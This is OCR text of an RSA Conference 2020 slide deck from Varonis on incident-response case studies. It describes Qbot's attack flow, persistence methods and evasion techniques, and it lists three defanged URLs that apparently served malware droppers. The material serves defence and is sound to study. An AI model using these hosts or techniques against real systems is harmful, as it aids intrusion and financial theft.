RSAConference2020
San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT


SESSION ID: PART4-T12

Hacking for Cash: Three Case Studies on Monetizing Vulnerabilities


Brian Vecci

Field CTO
Varonis Systems
@BrianTheVecci

So one day you get an email…




..then you check your SIEM



RSAConference2020

What did you miss?

Varonis Incident Response Investigations in 2019



RSAConference2020

How do they happen?

First, some basics

- Any organization can be hacked
- Bypassing endpoint security is just another day at the office
- PowerShell has everything an attacker needs
- Active Directory is affectionately known as **“(H)Ac(k)tive Directory”**

Top Evasion Techniques

- Targeted Attacks
  - Phishing with challenge response (MFA Bypass)
  - O365 Phishing
  - VBA, Microsoft Office attachments
- Malware
  - Recon for EP detections
  - Code signed with valid stolen certs (Qbot)
  - Ransomwares - using common func calls (.NET, PowerShell)
- C2 and Data Exfiltration
  - New Domains & Same Geo location
  - HTTPs & DNS Usage
- **Brute force.**

Let's Review Malware's Attack Flow

Infection

- These people love cats!
- And droppers!

Command & Control

- Hey, I've got a new host!

Recon & Lateral Movement

- Let's meet its neighbors…
- And turn them into zombies, too!

Privilege Escalation

- Let's get more power!

Persistence

- Let's stay a while!

Data Exfiltration

- Got your nose!

RSAConference2020

Qbot

Global Advanced Persistent Threat

Qbot's Attack Flow

Infection

- Phishing
- Found "dropper"
- Calc.exe
- Interrogated endpoints

Command & Control

- Found C&C server
- Comms over DNS

Recon & Lateral Movement

- Explores processes
- Connecting to other devices
- Brute force neighbors

Privilege Escalation

- Exploit to get system account
- Just a VBS file

Persistence


- Scheduled task
- Shortcut in startup folder
- Injected into explorer.exe

Data Exfiltration


- Financial Information over web (think proxy)

Getting in the door

- http://portla(dot)mlcsoft(dot)com/widgetcontrol.png
- http://qt(dot)files(dot)diggerspecialties(dot)com/development.png
- http://ontario(dot)postsupport(dot)net/france.png



Establishing persistence



Move and steal

